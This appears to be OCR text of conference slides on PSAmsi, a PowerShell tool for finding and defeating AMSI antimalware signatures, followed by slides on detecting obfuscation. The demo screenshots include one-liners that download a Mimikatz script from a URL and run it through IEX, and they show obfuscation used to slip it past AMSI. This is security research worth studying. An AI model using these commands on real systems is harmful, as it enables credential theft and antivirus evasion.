
protiviti


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$Signatures = Find-AmsiSignatures -ScriptUri $MimikatzURL
$Signatures.Count
$Signatures[0]
$Signatures[1]
$Signatures[2]
$Signatures[3]
$Signatures[4]
$Signatures[5]
$Signatures[6]
PS C:\PSAmsi>

PSAmsi

- A tool for auditing and defeating AMSI signatures.

- Defeating
  - Obfuscation!
  - Invoke-Obfuscation - Daniel Bohannon (@danielhbohannon)


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$Signatures[4]
Get-PSAmsiScanResult $Signatures[4]
$ObfuscatedString = $Signatures[4].Replace("`$VirtualProtect", "`${VirtualProtect}")
$ObfuscatedString
Get-PSAmsiScanResult $ObfuscatedString
Get-PSAmsiScanResult -ScriptUri $MimikatzURL
[Net.WebClient]::new().DownloadString($MimikatzURL) | IEX; Invoke-Mimikatz -Command Coffee
Get-MinimallyObfuscated -ScriptUri $MimikatzURL | IEX; Invoke-Mimikatz -Command Coffee
Get-MinimallyObfuscated -ScriptUri $MimikatzURL -AmsiSignatures $Signatures | IEX; Invoke-Mimikatz -Command Coffee
PS C:\PSAmsi>

Detecting Obfuscation

- Heavy obfuscation is obvious to a human!

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
}  Write-Num 3
```

Invoke-Obfuscation –C “TOKEN\ALL\1”

```
function wrITE`-`NUM {
  Param ([Int] ${N`Um})
  .("{0}{2}{1}"-f'Wr','t','ite-Hos') ${n`UM}
} .("{1}{0}{2}"-f 'u','Write-N','m') 3
```

Detecting Obfuscation

- Heavy obfuscation is obvious to a human!
- Detecting obfuscation w/ character frequency analysis
  - Lee Holmes - https://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/
- Revoke-Obfuscation
  - Daniel Bohannon (@danielhbohannon) and Lee Holmes (@Lee_Holmes)
  - BlackHat, DEF CON, **DerbyCon!**


Minimizing Obfuscation


- How much do we *really need* to alter a script to get by the AMSI signatures?

- How good are these signatures?

